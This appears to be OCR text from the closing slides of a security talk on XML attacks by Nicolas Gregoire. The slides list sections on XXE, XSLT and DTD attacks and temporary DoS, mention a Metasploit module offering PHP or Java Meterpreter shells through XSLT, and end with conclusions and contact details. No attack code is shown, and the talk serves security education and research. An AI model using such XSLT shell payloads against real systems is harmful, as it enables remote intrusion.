
by @mihi42

Metasploit #6784

generic_xslt_payloads.rb

Clean & easy PHP or Java Meterpreter shells :-)

Demos !


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

Conclusion

XML is everywhere

XML is much more than pure data

The offensive side is progressing quickly

DTD and XSLT attacks have been known for more than 10 years :-(

@Agarri_FR
nicolas.gregoire@agarri.fr

Questions ?

http://xhe.xwiki.org/